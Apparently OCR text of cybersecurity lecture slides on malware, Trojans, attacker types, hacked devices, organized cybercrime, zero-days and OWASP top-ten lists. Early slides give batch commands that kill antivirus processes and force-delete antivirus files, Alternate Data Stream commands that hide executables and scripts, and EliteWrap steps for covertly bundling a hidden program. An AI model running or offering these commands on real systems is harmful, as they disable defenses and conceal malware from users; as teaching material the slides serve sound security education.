
PowerShell

https://media.blackhat.com/eu-13/briefings/Mittal/bh-eu-13-powershell-for-penetration-mittal-slides.pdf



Commands to use in batch viruses


- tskill will end a process. You can use the process ID or process name. For example the following will kill anti virus processes:
  - tskill /A ZONEALARM
  - tskill /A mcafe*
- This can be followed with del to delete the files for that anti virus. Such as
  - del /Q /F C:\Program Files\kasper~1*.exe
  - del /Q /F C:\Program Files\kaspersky*.*
    - Note /Q Quiet mode, do not give a Yes/No Prompt before deleting.
    - /F Ignore read-only setting and delete anyway (FORCE)




Tools

- There are a variety of virus/Trojan/worm creation tools.
- One very good website is vxheaven.org
- You will also see some on the following slides

Terabit Virus Maker





Black Host Virus Maker


Another interesting GUI virus maker is Virus Maker from black host http://www.blackhost.xyz. There are several interesting things about this tool. In addition to the normal things (like changing mouse behavior) it can open a website. This makes it useful for penetration testing. You can have it simply open a website that describes why one should be careful with attachments.

Trojan Horse Tools

- EliteWrapper
- ADS
  - using Alternate Data Streams
    - Attach a file to a text
      - type notepad.exe > ADSFile.txt:notepad.exe
    - Attach a script to a file
      - type somescript.vbs> ADSFile.txt:somescript.vbs


- Brief tutorial http://synjunkie.blogspot.com/2007/11/using-and-abusing-alternate-data.html

Using EliteWrap




- Enter the file you want to run that is visible
- Enter operation
  - 1 - Pack only
  - 2 - Pack and execute, visible, asynchronously
  - 3 - Pack and execute, hidden, asynchronously
  - 4 - Pack and execute, visible, synchronously
  - 5 - Pack and execute, hidden, synchronously
  - 6 - Execute only, visible, asynchronously
  - 7 - Execute only, hidden, asynchronously
  - 8 - Execute only, visible, synchronously
  - 9 - Execute only, hidden, synchronously
- Enter command line
- Enter Second file (the item you are surreptitiously installing.
- Enter operation
- When done with files, press enter

EliteWrap Example




EliteWrap continued

- Note the file size. The text.exe is only slightly bigger than the other file. If you pack them.



Name	Date modified	Type	Size
calc.exe	7/13/2009 8:38 PM	Application	897 KB
elitetest.exe	3/7/2010 4:45 PM	Application	1,094 KB
elitewrap.exe	8/22/1999 1:56 AM	Application	17 KB
notepad.exe	7/13/2009 8:39 PM	Application	189 KB
readme.txt	8/22/1999 2:11 AM	Text Document	12 KB
text.exe	3/7/2010 4:40 PM	Application	905 KB


EliteWrap continued



- More importantly when you run elitetest.exe you only see calculator running, you don't see the second program. But it clearly is loaded and running. And stays loaded after the original cover program (calc.exe) is closed.

Attackers

- Hactivists: Ideologically motivated
- Organized Crime: Financially motivated
- Nation states: Politically motivated
- Script Kiddies: Usually trying to prove something
- Competitors: Financially motivated
- Insiders: can be financial or ideology, or just disgruntled.



Hacking medical devices

- "One of the briefings at Black Hat this year was a session on how vulnerable medical devices are to cyber attack, given by Jay Radcliff. " – Forbes Magazine 2013
- "A researcher from McAfee, the global tech security company, was able to hack into an insulin pump and cause the device to dispense all 300 units of insulin it contained, according to BBC News. The wireless signals used to communicate with the pump could compromise the security of the device, researcher Barnaby Jack said. "We can influence any pump within a 300-foot range," Jack told the BBC. "We can make that pump dispense its entire 300-unit reservoir of insulin and we can do that without requiring its ID number." – ABC News 2012. A single dose of that much insulin can be fatal.

Hacking Cars

“You may hate parallel parking, but you're going to hate it even more when somebody commandeers control of your car with you in it.

That was the scary scenario painted over the first two hours at the 21st annual Defcon hacker conference.

"Car hacking is definitely coming," said Zoz, of Cannytophic Design, who presented on how to hack autonomous cars. “ – Defcon 2012

Hacking Homes


- “Last weekend a Texas couple apparently discovered that the electronic "baby monitor" in their children's bedroom had been hacked.” – CNN 2013
- “Kashmir Hill, a reporter for Forbes, found out just how easy it is to hack a smart home. By “Googling a very simple phrase,” Hill was presented with a list of homes with automation systems from a well-known company. “[The] systems had been made crawl-able by search engines,” says Hill, and because the now discontinued systems didn’t require users to have a username or password the search engine results, once clicked, allowed her full control of the system. Hill contacted two of the homes she found online and, once she had asked for permission, demonstrated her ability to switch on and off lights in the homes. Hill also had the ability to control a range of other devices in the homes. This is just one example of the potential security issues surrounding home automation systems.”- Symantec 2013

Organized Crime and the Internet

- 2008/2009 Lee Klein compromised the Lexis-Nexis system and may have stolen personal data of up to 13,000 users. Mr. Klien allegedly worked for Thomas Fiore, a Bonanno mafia family associate. Mr. Klein supplied Mr. Fiore with business names, addresses, and even account numbers to facilitate the manufacture and negotiation of counterfeit checks.
- Groups based in the former Soviet Union have been repeatedly implicated in significant computer breaches. The targets are frequently high value economic targets including banks. In many cases these Russian hacking rings include or are ran by former KGB agents. This gives them a criminal sophistication not found in most cyber crime rings

Organized Crime - Continued

- Another phenomena has emerged, that is the emergence of purely cyber based crime gangs. These groups are the traditional hackers most people envision, but working in unison to perform computer crimes. In 2005 federal agents conducted a sting operation in order to arrest members of a group known as ‘ShadowCrew’. This gang was a group of hackers working together to conduct a variety of computer crimes including identity theft. This phenomenon is international in scope. Korean authorities have also arrested gangs of online criminal.
- These groups often engage in
  - Identity Theft
  - Stolen Intellectual Property
  - Cyber Extortion




What is a zero day exploit?

- “A zero-day vulnerability, at its core, is a flaw. It is an unknown exploit in the wild that exposes a vulnerability in software or hardware and can create complicated problems well before anyone realizes something is wrong. In fact, a zero-day exploit leaves NO opportunity for detection … at first.” – FireEye https://www.fireeye.com/current-threats/what-is-a-zero-day-exploit.html

What is a zero day exploit?

- “Zero-day refers to how long the “good guys” have known about a security problem in the software. There are two kinds of zero-days. A zero-day vulnerability is a hole in the software’s security and can be present on a browser or an application. A zero-day exploit, on the other hand, is a digital attack that takes advantage of zero-day vulnerabilities in order to install malicious software onto a device”
- - Avast https://www.avast.com/c-zero-day

OWASP top 10 Web Vulnerabilities 2021



OWASP Top 10 IoT 2018

- I1 Weak Guessable, or Hardcoded Passwords
- I2 Insecure Network Services
- I3 Insecure Ecosystem Interfaces
- I4 Lack of Secure Update Mechanism
- I5 Use of Insecure or Outdated Components
- I6 Insufficient Privacy Protection
- I7 Insecure Data Transfer and Storage
- I8 Lack of Device Management
- I9 Insecure Default Settings
- I10 Lack of Physical Hardening

OWASP Top 10 Mobile

- M1: Improper Credential Usage
- M2: Inadequate Supply Chain Security
- M3: Insecure Authentication/Authorization
- M4: Insufficient Input/Output Validation
- M5: Insecure Communication
- M6: Inadequate Privacy Controls
- M7: Insufficient Binary Protections
- M8: Security Misconfiguration
- M9: Insecure Data Storage
- M10: Insufficient Cryptography